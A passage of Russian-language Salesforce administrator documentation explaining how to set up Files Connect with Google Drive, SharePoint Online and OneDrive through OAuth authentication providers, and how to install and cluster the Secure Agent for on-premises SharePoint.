8. На вкладке «OAuth Consent Screen» введите нужный адрес электронной почты и имя продукта. Затем нажмите кнопку **«Сохранить»**.
9. На вкладке «Учетные данные» щелкните **Добавить регистрационные данные** и выберите «`OAuth client ID`».
10. Выберите «Веб-приложение» и щелкните **«Создать»**.
11. Скопируйте значения Client ID и Client Secret в текстовый файл. Данные значения будут использоваться при создании поставщика проверки подлинности в системе Salesforce.

Создание поставщика проверки подлинности в системе Salesforce

1. В разделе «Настройка» введите *«Поставщики проверки подлинности»* в поле «Быстрый поиск», затем выберите **«Поставщики проверки подлинности»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите значение **«OpenID Connect»** для параметра «Тип поставщика», а затем заполните поля ниже.
   - «Имя»: введите имя, которое должно отображаться в системе Salesforce.
   - «Индекс URL-адреса»: введите индекс, который должен отображаться в конце пути URL-адреса. Например в пути `https://login.salesforce.com/services/authcallback/00Dx00000000001/MyGoogleProvider` суффикс — «MyGoogleProvider»
   - «Ключ пользователя»: введите значение Client ID, скопированное при создании проекта Google.
   - «Секрет пользователя»: введите значение Client Secret, скопированное при создании проекта Google.
   - «URL-адрес конечной точки авторизации»: введите URL-адрес `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`.
   - «URL-адрес конечной точки маркера»: введите URL-адрес `https://accounts.google.com/o/oauth2/token`.
   - «Стандартные области»: введите профиль эл. почты `openid (https://www.googleapis.com/auth/drive)`.
4. Нажмите кнопку **«Сохранить»**. Затем скопируйте значение поля «URL-адрес обратного вызова», расположенного внизу страницы сведений о поставщике проверки подлинности, в текстовый файл. (Данное значение будет использоваться при редактировании проекта Google.)

Редактирование проекта на консоли разработчика Google

1. В менеджере API щелкните **«Учетные данные»** в меню слева.
2. Щелкните по ранее созданному веб-приложению.
3. В раздел «Авторизованный URI перенаправления» добавьте URL-адрес обратного вызова, скопированный при создании поставщика проверки подлинности в системе Salesforce.
4. Нажмите кнопку **«Сохранить»**.

Определение внешнего источника данных для Google Drive

Предоставьте пользователям Chatter доступ к содержимому Google Drive посредством вкладки «Файлы», сообщений ленты и поиска. Система Salesforce поддерживает документы, таблицы, презентации и рисунки Google.

1. Введите строку «*Внешние источники данных*» в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт **«Внешние источники данных»**.
2. Нажмите кнопку **«Создать внешний источник данных»**. Затем заполните поля ниже.

Поле	Описание
Метка	Понятное имя источника данных, отображаемое в пользовательском интерфейсе Salesforce.
Имя	Уникальный идентификатор, используемый для обращения к определению внешнего источника данных посредством API. Поле **«Имя»** может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Тип	Выберите значение **«Files Connect: Google Drive**
Тип удостоверения	Тип удостоверения, используемый для проверки подлинности внешнего источника данных. Выберите значение **«На пользователя»**, предоставляющее доступ к источнику данных после ввода регистрационных данных каждого пользователя. (Администраторы должны включить источник данных для конкретных наборов полномочий и профилей. Затем пользователи вводят свои регистрационные данные при первоначальном доступе к источнику данных.) Выберите значение **«Названный субъект»**, позволяющее использовать один набор регистрационных данных для каждого пользователя,

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения внешнего источника данных выполните следующие действия.

- Настройка приложения

Поле	Описание
	просматривающего источник данных из системы Salesforce.
Протокол проверки подлинности	Протокол, используемый для доступа к Google Drive. Выберите значение **«OAuth 2.0»**.
Поставщик проверки подлинности	Введите поставщика проверки подлинности Google Drive.
Область	Пропустите данное поле.
Начать процесс проверки подлинности при сохранении	Чтобы немедленно протестировать параметры выше, установите данный флажок.

Создание поставщика проверки подлинности для SharePoint Online с помощью Azure (предпочтительный способ)

Чтобы использовать облачный внешний источник данных Microsoft, рекомендуем создать соответствующего поставщика проверки подлинности в системе Salesforce и зарегистрировать данного поставщика в веб-приложении Microsoft Azure.

Совет: Дополнительную информацию, советы и рекомендации по устранению неполадок см. в *Руководстве по настройке* и *Руководстве пользователя* Files Connect.

Чтобы полностью настроить поставщика проверки подлинности, выполните перечисленные ниже действия.

1. Создание поставщика проверки подлинности посредством значений структурных нулей
2. Регистрация веб-приложения в консоли управления Azure

   Прим.: Если у вас нет доступа к консоли управления Azure либо вам необходимо пройти проверку подлинности в OneDrive for Business, выполните приведенные далее указания и зарегистрируйте свое приложение в Office 365. Создание поставщика проверки подлинности для SharePoint Online или OneDrive for Business с помощью Office 365 (альтернативный способ).
3. Настройка поставщика проверки подлинности в Salesforce

Создание поставщика проверки подлинности посредством значений структурных нулей

Поставщик проверки подлинности предоставляет URI-адрес для регистрации приложения.

1. В разделе «Настройка» введите *«Поставщики проверки подлинности»* в поле «Быстрый поиск», затем выберите **«Поставщики проверки подлинности»**.
2. Нажмите кнопку **«Создать»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания поставщиков проверки подлинности выполните следующие действия.

- Настройка приложения

  И

  Управление поставщиками проверки подлинности

3. Выберите значение **«OpenID Connect»** для параметра «Тип поставщика», а затем заполните поля ниже.
   - «Имя»: введите имя, которое должно отображаться в системе Salesforce.
   - «Индекс URL-адреса»: введите индекс, который должен отображаться в конце пути URL-адреса. По умолчанию индекс соответствует значению поля «Имя».
   - «Ключ пользователя»: введите значение структурного нуля.
   - «Секрет пользователя»: введите значение структурного нуля.
   - «URL-адрес конечной точки авторизации»: введите структурный нуль, начинающийся с протокола *https*.
   - «URL-адрес конечной точки маркера»: введите заполнитель, начинающийся с протокола *https*.
   - «Стандартные области»: пропустите данное поле.
4. Нажмите кнопку **«Сохранить»**. Затем скопируйте значение поля «URL-адрес обратного вызова», расположенного внизу страницы сведений о поставщике проверки подлинности, в текстовый файл.

Регистрация веб-приложения в консоли управления Azure

1. Выполните вход в Azure по адресу `https://manage.windowsazure.com/`. (Если возникают проблемы со входом, подключитесь к Azure в режиме «инкогнито» браузера).
2. В левой навигационной панели выберите **Active Directory**.
3. Укажите каталог Active Directory.
4. На странице "Active Directory" выберите **Приложения** в меню заголовка.
5. Нажмите **Добавить** в меню нижнего колонтитула.
6. Выберите **Добавить приложение, разрабатываемое моей организацией**.
7. Введите название приложения и выберите вариант **Веб-приложение и/или Web API**. Щелкните стрелку.
8. На экране **Свойства приложения** введите:
   - URL-адрес регистрации — введите адрес. (Это значение можно будет изменить позже).
   - URI-адрес идентификатора приложения — введите уникальный URI-адрес. (Это значение можно будет изменить позже).
9. Щелкните галочку, чтобы завершить процесс.
10. После создания приложения нажмите кнопку **Настроить** в меню заголовка.
11. Скопируйте Идентификатор клиента в текстовый файл — он понадобится при настройке поставщика проверки подлинности в Salesforce.
12. Создайте ключ со сроком действия 1 или 2 года. (Значение ключа будет показано после того, как вы его сохраните.)
13. Поместите в URL-адрес ответа URL-адрес обратного вызова, который вы скопировали из своего поставщика проверки подлинности Salesforce.
14. Удалите все существующие полномочия приложения.
15. Нажмите кнопку **Добавить приложение** и добавьте Office 365 Sharepoint Online.
16. Нажмите кнопку **Делегированные полномочия**, затем щелкните стрелку, чтобы добавить нужные делегированные полномочия.
17. Нажмите кнопку **Сохранить** в меню нижнего колонтитула.
18. Скопируйте показанное значение ключа в свой текстовый файл.

Настройка поставщика проверки подлинности в Salesforce

В Salesforce замените исходные значения-заполнители правильными из приложения Azure.

1. В разделе «Настройка» введите *«Поставщики проверки подлинности»* в поле «Быстрый поиск», затем выберите **«Поставщики проверки подлинности»**.
2. Щелкните ссылку **«Правка»** напротив созданного ранее поставщика проверки подлинности.
3. Измените значения ниже.
   - «Ключ пользователя»: введите код клиента, скопированный в текстовый файл.
   - «Секрет пользователя»: введите ключ, скопированный в текстовый файл.
   - URL-адрес конечной точки авторизации — введите следующий URL-адрес:
     `https://login.microsoftonline.com/common/oauth2/authorize?prompt=consent&resource=https%3A%2F%2FYOUR_TENANT.sharepoint.com%2F`
   - URL-адрес конечной точки маркера — введите следующий URL-адрес:
     `https://login.microsoftonline.com/common/oauth2/token`
   - **Пример SharePoint Online**
     `https://login.microsoftonline.com/common/oauth2/authorize?prompt=consent&resource=https%3A%2F%2Fcontenthubblitz.sharepoint.com%2F`
4. Нажмите кнопку **«Сохранить»**. Теперь поставщик проверки подлинности готов к использованию.

СМ. ТАКЖЕ:

Процесс настройки функции подключения файлов

Создание поставщика проверки подлинности для SharePoint Online или OneDrive for Business с использованием Office 365 (альтернативный метод)

Чтобы использовать облачный внешний источник данных Microsoft, рекомендуем создать соответствующего поставщика проверки подлинности в системе Salesforce и зарегистрировать данного поставщика в приложении Office 365.

Совет: Дополнительную информацию, советы и рекомендации по устранению неполадок см. в *Руководстве по настройке* и *Руководстве пользователя* Files Connect.

Чтобы полностью настроить поставщика проверки подлинности, выполните перечисленные ниже действия.

1. Создание поставщика проверки подлинности посредством значений структурных нулей
2. Регистрация приложения Office 365.

   Прим.: Если у вас имеется доступ к консоли управления Azure, вы вправе зарегистрировать поставщика услуг с помощью Azure: Создание поставщика проверки подлинности для SharePoint Online с помощью Azure (предпочтительный способ) на странице 4611
3. Редактирование поставщика проверки подлинности в Salesforce.

Создание поставщика проверки подлинности посредством значений структурных нулей

1. В разделе «Настройка» введите «*Поставщики проверки подлинности*» в поле «Быстрый поиск», затем выберите **«Поставщики проверки подлинности»**.
2. Нажмите кнопку **«Создать»**.
3. В поле «Тип поставщика» выберите **Microsoft Access Control Service**, а затем установите следующие параметры.
   - «Имя»: введите имя, которое должно отображаться в системе Salesforce.
   - «Индекс URL-адреса»: введите индекс, который должен отображаться в конце пути URL-адреса. По умолчанию индекс соответствует значению поля «Имя».
   - «Ключ пользователя»: введите значение структурного нуля.
   - «Секрет пользователя»: введите значение структурного нуля.
   - «URL-адрес конечной точки авторизации»: введите структурный нуль, начинающийся с протокола *https*.
   - «URL-адрес конечной точки маркера»: введите заполнитель, начинающийся с протокола *https*.
   - «Стандартные области»: пропустите данное поле.
4. Нажмите кнопку **«Сохранить»**. Затем скопируйте значение поля «URL-адрес обратного вызова», расположенного внизу страницы сведений о поставщике проверки подлинности, в текстовый файл. (Данное значение будет использоваться при регистрации приложения Office 365.)

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания поставщиков проверки подлинности выполните следующие действия.

- «Настройка приложения»

  И

  Управление поставщиками проверки подлинности

Регистрация приложения Office 365.

1. Выполните вход в приложение Office365 от имени администратора и откройте один из URL-адресов ниже.

   SharePoint Online

   `https://`*название компании*`.sharepoint.com/`*путь к семейству сайтов*`/_layouts/15/appregnew.aspx`

   OneDrive for Business

   `https://`*название компании*`-my.sharepoint.com/_layouts/15/appregnew.aspx`

2. Заполните поля ниже.
   - «Код клиента»: щелкните **«Создать»** и скопируйте созданное значение в текстовый файл.
   - «Секрет клиента»: щелкните **«Создать»** и скопируйте созданное значение в текстовый файл.
   - «Заголовок»: введите имя приложения.
   - «Домен приложения»: введите имя домена, используемое организацией Salesforce.
   - «URL-адрес перенаправления»: введите URL-адрес обратного вызова, скопированный при создании поставщика проверки подлинности в системе Salesforce.

3. Нажмите кнопку **«Создать»**.

   Теперь настройте созданное приложение для доступа к ресурсам SharePoint.

4. Откройте один из URL-адресов ниже.

   SharePoint Online

   `https://`*название компании*`.sharepoint.com/`*путь к семейству сайтов*`/_layouts/15/appinv.aspx`

   OneDrive for Business

   `https://`*название компании*`-my.sharepoint.com/_layouts/15/appinv.aspx`

5. Заполните поля ниже.
   - «Код приложения»: введите код клиента, скопированный в текстовый файл, и щелкните **«Поиск»**.
   - «Заголовок»: сохраните стандартное значение.
   - «Домен приложения»: сохраните стандартное значение.
   - «URL-адрес перенаправления»: сохраните стандартное значение.
   - «XML-запрос разрешения»: введите строку данного формата.

     SharePoint Online

     ```
     <AppPermissionRequests>
      <AppPermissionRequest Scope="[SCOPE]" Right="[PLACEHOLDER]"/>
     </AppPermissionRequests>
     ```

     OneDrive for Business

     ```
     <AppPermissionRequests>
      <AppPermissionRequest Scope="http://sharepoint/content/tenant"
     Right="[PLACEHOLDER]"/>
      <AppPermissionRequest Scope="http://sharepoint/social/tenant" Right="Read"/>
     </AppPermissionRequests>
     ```

6. Для SharePoint Online замените [SCOPE] одним из указанных ниже значений.

Важное замечание: Приложение Office 365 распознает только данные URL-адреса. Рекомендуем скопировать их без изменений.

- `http://sharepoint/content/sitecollection/web` для предоставления пользователям доступа к отдельному сайту (но не его подсайтам).
- `http://sharepoint/content/sitecollection` для предоставления пользователям доступа к отдельному семейству сайтов (включая все подсайты).
- `http://sharepoint/content/tenant` для предоставления пользователям доступа ко всем семействам сайтов.

7. Замените [PLACEHOLDER] одним из указанных ниже значений.
   - Read
   - Write
   - Manage
   - Full Control

   Сведения о различиях между уровнями полномочий выше см. на веб-сайте Microsoft.
8. Нажмите кнопку **«Создать»**.

Редактирование поставщика проверки подлинности в Salesforce.

В Salesforce замените исходные значения-заполнители правильными из приложения Office 365.

1. В разделе «Настройка» введите *«Поставщики проверки подлинности»* в поле «Быстрый поиск», затем выберите **«Поставщики проверки подлинности»**.
2. Щелкните ссылку **«Правка»** напротив созданного ранее поставщика проверки подлинности.
3. Измените значения ниже.
   - «Ключ пользователя»: введите код клиента, скопированный в текстовый файл.
   - «Секрет пользователя»: введите секрет клиента, скопированный в текстовый файл.
   - «URL-адрес конечной точки авторизации»: введите URL-адрес страницы OAuthAuthorize.aspx в приложении Office 365. URL-адрес должен иметь следующий формат.

     SharePoint Online

     `https://`*`название компании`*`.sharepoint.com/`*`путь к семейству сайтов`*`/_layouts/15/OauthAuthorize.aspx`

     OneDrive for Business

     `https://`*`название компании`*`-my.sharepoint.com/_layouts/15/OauthAuthorize.aspx`
   - «URL-адрес конечной точки маркера»: введите URL-адрес следующего формата.

     SharePoint Online

     `https://accounts.accesscontrol.windows.net/`*`your company name`*`onmicrosoft.com/tokens/OAuth/2?resource=00000003-0000-0ff1-ce00-000000000000/`*`your company name`*`sharepoint.com@`*`your company name`*`.onmicrosoft.com`

     OneDrive for Business

     `https://accounts.accesscontrol.windows.net/`*`your company name`*`onmicrosoft.com/tokens/OAuth/2?resource=00000003-0000-0ff1-ce00-000000000000/`*`your company name`*`-my.sharepoint.com@`*`your company name`*`.onmicrosoft.com`

4. Нажмите кнопку **«Сохранить»**. Теперь поставщик проверки подлинности готов к использованию.

Определение внешнего источника данных для SharePoint Online или OneDrive for Business

Система Salesforce может получать доступ к содержимому облачных систем Microsoft посредством Files Connect и Chatter.

1. Введите строку *«Внешние источники данных»* в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт **«Внешние источники данных»**.
2. Нажмите кнопку **«Создать внешний источник данных»**. Затем заполните поля ниже.

Поле	Описание
Метка	Понятное имя источника данных, отображаемое в пользовательском интерфейсе Salesforce.
Имя	Уникальный идентификатор, используемый для обращения к определению внешнего источника данных посредством API. Поле **«Имя»** может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Тип	Выберите значение **«Files Connect: Microsoft SharePoint Online** или **Files Connect: Microsoft OneDrive for Business**.
`URL-адрес сайта`	URL-адрес сайта SharePoint, семейства сайтов или веб-приложения. Важное замечание: URL-адрес должен начинаться с *https*. Адрес должен выглядеть так: `https://salesforce.sharepoint.com/HRSite` (Не копируйте URL-адрес, показываемый браузером при открытии SharePoint. Адрес не должен выглядеть следующим образом: `https://salesforce.sharepoint.`

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения внешнего источника данных выполните следующие действия.

- Настройка приложения

Поле	Описание
	com/HRSite/SitePages/Home.aspx)
Исключить другие семейства сайтов	Предоставляет доступ только к коллекции сайтов, указанных URL-адресом. Другие коллекции пропускаются. Этот параметр должен быть включен всегда, если каким-либо пользователям в настоящее время разрешен доступ к корневому семейству сайтов.
Тип удостоверения	Тип удостоверения, используемый для проверки подлинности внешнего источника данных. Выберите значение **«На пользователя»**, предоставляющее доступ к источнику данных после ввода регистрационных данных каждого пользователя. (Администраторы должны включить источник данных для конкретных наборов полномочий и профилей. Затем пользователи вводят свои регистрационные данные при первоначальном доступе к источнику данных.) Выберите значение **«Названный субъект»**, позволяющее использовать один набор регистрационных данных для каждого пользователя, просматривающего источник данных из системы Salesforce.
Протокол проверки подлинности	Протокол, используемый для доступа к SharePoint Online. Выберите значение **«OAuth 2.0»**.
Поставщик проверки подлинности	Введите поставщика проверки подлинности SharePoint Online.
Область	Пропустите данное поле.
Начать процесс проверки подлинности при сохранении	Выберите немедленный тест своих параметров или создание внешнего объекта для этого внешнего источника данных.

СМ. ТАКЖЕ:

Процесс настройки функции подключения файлов

Настройка безопасного агента для SharePoint 2010 или 2013

Безопасный агент обеспечивает безопасный обмен данными между системой Salesforce и локальными данными в SharePoint 2010 или 2013. Решение Files Connect для локальных данных доступно только клиентам, уже владеющим лицензией.

Прим.: Процесс настройки безопасного агента доступен только клиентам, которые приобрели лицензию для набора полномочий «Files Connect для локальных внешних источников данных». Эту лицензию больше нельзя приобрести.

Чтобы полностью настроить безопасного агента, выполните перечисленные ниже действия.

1. Создание связанного приложения для безопасного агента
2. Создание профиля и пользователя для безопасного агента
3. Создание агента в системе Salesforce и загрузка программы установки на сервер
4. Установка и запуск агента на сервере Windows или сервере Linux
5. Установка модулей безопасного агента для локального источника данных
6. Обновление установленных ранее модулей
7. Импорт любых обязательных сертификатов
8. Отслеживание действий безопасного агента и устранение неполадок

Совет: Просмотрите данный обучающий видеокурс по настройке безопасного агента.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки безопасного агента:

- Настройка приложения

Создание связанного приложения для безопасного агента

1. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Приложения»**.
2. Нажмите кнопку **«Создать»** в разделе «Связанные приложения».
3. Заполните перечисленные ниже поля раздела «Основные сведения».
   - «Имя связанного приложения»: введите отличительное имя.
   - «API-имя»: сохраните стандартное значение.
   - «Адрес эл. почты контакта»: введите адрес администратора.
4. Установите флажок **«Включить параметры OAuth»** в разделе «API» и заполните поля ниже.
   - «URL-адрес обратного вызова»: введите значение `https://login.salesforce.com` для экземпляра производственной среды или значение `https://test.salesforce.com` для безопасной среды.
   - «Использовать цифровые сигнатуры»: *снимите* данный флажок.
   - «Выбранные области OAuth»: добавьте значения «Доступ и управление данными (api)» и «Выполнение запросов от имени пользователя (refresh_token, offline_access)».
5. Нажмите кнопку **«Сохранить»**.
6. Введите строку *«Связанные приложения»* в поле «Быстрый поиск» в меню «Настройка», затем выберите параметр управления связанными приложениями.
7. Щелкните ссылку **«Правка»** напротив нового приложения и заполните поля ниже.

- «Разрешенные пользователи»: выберите значение «Пользователи, допущенные администратором, предварительно авторизованы».
- «Смягчение ограничений IP-адресов»: выберите значение «Смягчить ограничения IP-адресов».

8. Нажмите кнопку **«Сохранить»**.

Создание профиля и пользователя для безопасного агента

1. Введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Профили»**.
2. Щелкните ссылку **«Клонировать»** напротив профиля «Стандартный пользователь».
3. Введите отличительное имя в поле «Имя профиля».
4. Нажмите кнопку **«Сохранить»**.
5. Щелкните ссылку **«Правка»** напротив нового профиля.
6. Выберите созданное связанное приложение в разделе «Доступ к связанному приложению».
7. Установите флажок **«Изменение безопасных агентов»** в разделе «Полномочия администратора».
8. Нажмите кнопку **«Сохранить»**.
9. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
10. Нажмите кнопку **«Создать пользователя»**.
11. Выберите созданный профиль из раскрывающегося списка «Профиль». Затем заполните оставшиеся обязательные поля и нажмите кнопку **«Сохранить»**.

Важное замечание: Обязательно *снимите* флажок «Создать пароль и немедленно уведомить пользователя».

Создание агента в системе Salesforce и загрузка программы установки на сервер

1. Введите строку *«Безопасные агенты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасные агенты»**.
2. Нажмите кнопку **«Создать безопасный агент»**.
3. Заполните поля **«Метка»** для пользовательского интерфейса и **«Имя»** для API.

Прим.: Внимательно выбирайте метку, поскольку изменить ее невозможно. Надежное подключение Salesforce к агенту зависит от непротиворечивости меток.

4. Введите имя созданного пользователя в поле **«Пользователь прокси-сервера»**.
5. Нажмите кнопку **«Сохранить»**.
6. Щелкните **«Загрузить программу установки»** на странице сведений и выберите **«Агент Linux»** или **«Агент Windows»**.
7. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Приложения»**, а затем щелкните имя созданного связанного приложения. Затем скопируйте значение поля «Ключ пользователя» из раздела «API» в текстовый файл.
8. Скопируйте текстовый файл и загруженный установочный файл (sfdc-agent.zip для Windows или sfdc-agent.run для Linux) на сервер.

Важное замечание: Убедитесь в предоставлении серверу доступа к системе Salesforce и локальному источнику данных, а также в наличии Java 6.x или 7.x.

Установка и запуск агента на сервере Windows

1. Извлеките файлы из архива sfdc-agent.zip. Затем дважды щелкните файл SecureAgentInstaller.exe.
2. Нажмите кнопку **«Далее»** и введите папку установки. Нажмите кнопку **«Далее»** и завершите начальную установку.
3. При отображении окна конфигурации введите параметры прокси-сервера, используемые для подключения к системе Salesforce.

   Совет: Чтобы изменить настройки прокси-сервера после установки (например, для ввода нового пароля), введите команду `agent:proxyconfig` в интерфейсе агента.

4. При отображении запроса на выбор типа сервера входа выберите значение **«Production»** или **«Sandbox»**.

   Совет: Последующее изменение этого и следующих параметров конфигурации потребует удаления и повторной установки агента.

5. При отображении запроса на ввод ключа клиента OAuth введите значение поля «Ключ пользователя», скопированное в текстовый файл.
6. Выберите один из указанных ниже параметров шифрования.
   - **«Создать»**: для создания случайной пары открытого и секретного ключей длиною 1 024 бит. См. параметр Повторное использование существующего сертификата, если нужен другой размер ключа. Запомните отображаемый путь к созданному файлу сертификата *.509. Этот путь будет использоваться в ссылке в приложении, связанному к Salesforce.
   - **«Использовать текущее хранилище ключей повторно»**: для повторного использования пары ключей из предыдущей установки агента. Хранилище ключей находится по этому адресу: *[папка установки агента]*`\etc\auth.jks`.

     Прим.: При выборе текущего хранилища ключей перейдите к действию 10.

   - **«Использовать текущий сертификат повторно»**: для выбора собственного сертификата и секретного ключа. Этот параметр позволяет использовать другой размер ключа. Дополнительную информацию можно получить в компании Salesforce.
7. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка» Salesforce и выберите **«Приложения»**.
8. Щелкните ссылку **«Правка»** напротив связанного приложения и установите флажок **«Использовать цифровые сигнатуры»**.
9. Нажмите кнопку **«Выбрать файл»** и выберите сертификат *.509. Затем нажмите кнопку **«Сохранить»**.
10. Вернитесь к программе установки агента и нажмите кнопку **«Далее»** для завершения установки.
11. Чтобы запустить данную службу на сервере, щелкните **«Установить агент как службу»**.

    Совет: Чтобы получить доступ к службе в операционной системе Windows, последовательно выберите пункты **«Пуск»** > **«Администрирование»** > **«Службы»**.

Установка и запуск агента на сервере Linux

1. Запустите программу установки посредством одной из перечисленных ниже команд.
   - Экземпляр производственной среды:

     ```
     ./sfdc-agent.run
     ```

- Экземпляр безопасной среды:

```
./sfdc-agent.run -l https://test.salesforce.com
```

- Экземпляр производственной среды с собственной парой открытого и секретного ключей:

```
./sfdc-agent.run -l https://login.salesforce.com -p [private key filename].PKCS8 -f
[public key filename].X509
```

- Экземпляр производственной среды с хранилищем ключей, созданным во время предыдущей установки:

```
./sfdc-agent.run -l https://login.salesforce.com -j [path to *.jks file]
```

JKS-файл находится по следующему пути: *[папка установки агента]/etc/auth.jks*.

2. Чтобы задать папку установки и параметры прокси-сервера, выполните инструкции, отображаемые на экране.

   Совет: Чтобы изменить параметры прокси-сервера после установки, введите команду *agent:proxyconfig* в интерфейсе агента.

3. При отображении запроса на ввод ключа клиента OAuth введите значение поля «Ключ пользователя», скопированное в текстовый файл.

   Прим.: При выборе хранилища ключей, созданного во время предыдущей установки, перейдите к действию 8.

4. При отображении соответствующего запроса создайте случайную пару открытого и секретного ключей длиной 1 024 бит. Запомните отображаемый путь к созданному файлу сертификата *.509. Этот путь будет использоваться в ссылке в приложении, связанному к Salesforce.

   Прим.: Свяжитесь с Salesforce, если вам необходимо использовать ключ другого размера.

5. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка» Salesforce и выберите **«Приложения»**.
6. Щелкните ссылку **«Правка»** напротив связанного приложения и установите флажок **«Использовать цифровые сигнатуры»**.
7. Нажмите кнопку **«Выбрать файл»** и выберите сертификат *.509. Затем нажмите кнопку **«Сохранить»**.
8. Вернитесь к программе установки агента и нажмите клавишу Enter для завершения установки.
9. Чтобы запустить агент, воспользуйтесь следующей командой: *[папка установки агента]/bin/start*.

Установка модулей безопасного агента для локального источника данных

Чтобы подключить безопасный агент к внешнему источнику данных в системе Salesforce, рекомендуем установить соответствующие модули.

1. Введите строку *«Безопасные агенты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасные агенты»**.
2. Чтобы открыть страницу сведений, щелкните имя нужного агента.
3. Нажмите кнопку **«Создать»** в списке «Модули безопасного агента».

   При использовании SharePoint 2010 или 2013 рекомендуем установить указанные ниже модули.

   - Files Connect SharePoint
   - Files Connect Remote Connector Service

- Secure Transport Client Service

4. Чтобы установить модуль, выберите нужный модуль из меню «Тип», введите отличительное имя и нажмите кнопку **«Сохранить»**. Повторите данный процесс для каждого обязательного модуля.

Обновление установленных ранее модулей

При наличии доступных обновлений администраторы получают еженедельные электронные уведомления.

1. Введите строку *«Безопасные агенты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасные агенты»**.
2. Щелкните ссылку **«Правка»** напротив модуля, для которого столбец «Обновление доступно» отображает значение «Да», в списке «Модули безопасного агента».
3. Установите флажок **«Обновить до рекомендованной версии при сохранении»** и нажмите кнопку **«Сохранить»**.

Импорт любых обязательных сертификатов

Чтобы получить доступ к командам, нажмите клавишу TAB в интерфейсе агента. Если сервер SharePoint требует наличия сертификата, подписываемого самостоятельно, или сертификата, подписанного неофициальным центром, воспользуйтесь командой `rcs:importcert`. Затем введите путь для импорта сертификата, подписываемого самостоятельно, или корневого сертификата центра в хранилище доверия безопасного агента.

Команда `rcs:listcert` возвращает все сертификаты, доступные в хранилище доверия в настоящее время, а команда `rcs:deletecert` удаляет указанный сертификат из хранилища.

Отслеживание действий безопасного агента и устранение неполадок

Загрузите системные журналы для точного отслеживания событий агента.

1. Введите строку *«Безопасные агенты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасные агенты»**.
2. Чтобы открыть страницу сведений о ранее созданном безопасном агенте, щелкните имя нужного безопасного агента.
3. Щелкните любой из указанных ниже параметров.
   - **«Загрузить журналы»**: для загрузки сжатого архивного файла, содержащего текстовые журналы.
   - **«Загрузить диагностику»**: для просмотра текущего состояния агента, включая список установленных модулей и состояние виртуальной машины Java.

Обеспечение доступа с помощью кластеров безопасного агента

Кластеры безопасного агента обеспечивают отказоустойчивость, благодаря чему пользователи Salesforce всегда имеют доступ к внешним локальным источникам данных, например SharePoint 2010 или 2013.

Прим.: Процесс настройки безопасного агента требует приобретения лицензии набора полномочий «Files Connect для локальных внешних источников данных». Эту лицензию больше нельзя приобрести.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки кластеров безопасного агента:

- Настройка приложения

Создание кластера безопасного агента

1. Создайте несколько безопасных агентов на разных серверах, повторив приведенную ниже процедуру. Настройка безопасного агента.
2. Введите *«Кластеры безопасного агента»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Кластеры безопасного агента»**.
3. Нажмите кнопку **«Создать кластер безопасного агента»**.
4. Заполните поля **«Метка»** для пользовательского интерфейса и **«Имя»** для API.
5. Чтобы добавить в кластер доступных агентов, выберите их и нажмите кнопку **«Добавить»**.

   Можно изменить порядок приоритетности использования агентов, перемещая их вверх или вниз по списку «Выбранные защищенные агенты». Доступный агент с самым высоким приоритетом используется в первую очередь.
6. Нажмите кнопку **«Сохранить»**.

Проверка состояния кластера

1. Введите *«Кластеры безопасного агента»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Кластеры безопасных агентов»**.
2. Чтобы открыть страницу сведений, щелкните по имени нужного кластера.
3. Обратите внимание на общее состояние кластера. Зеленый означает, что все агенты доступны, желтый — доступны только некоторые, красный — не доступен ни один агент.
4. Обратите внимание на состояние отдельных агентов и следующие дополнительные сведения.
   - В столбце «Приоритет» показан порядок использования агентов. Чтобы изменить приоритет, нажмите кнопку **«Правка»** и переместите агентов вверх или вниз по списку «Выбранные защищенные агенты».
   - В столбце «Активный» указывается, какой агент используется в настоящее время.

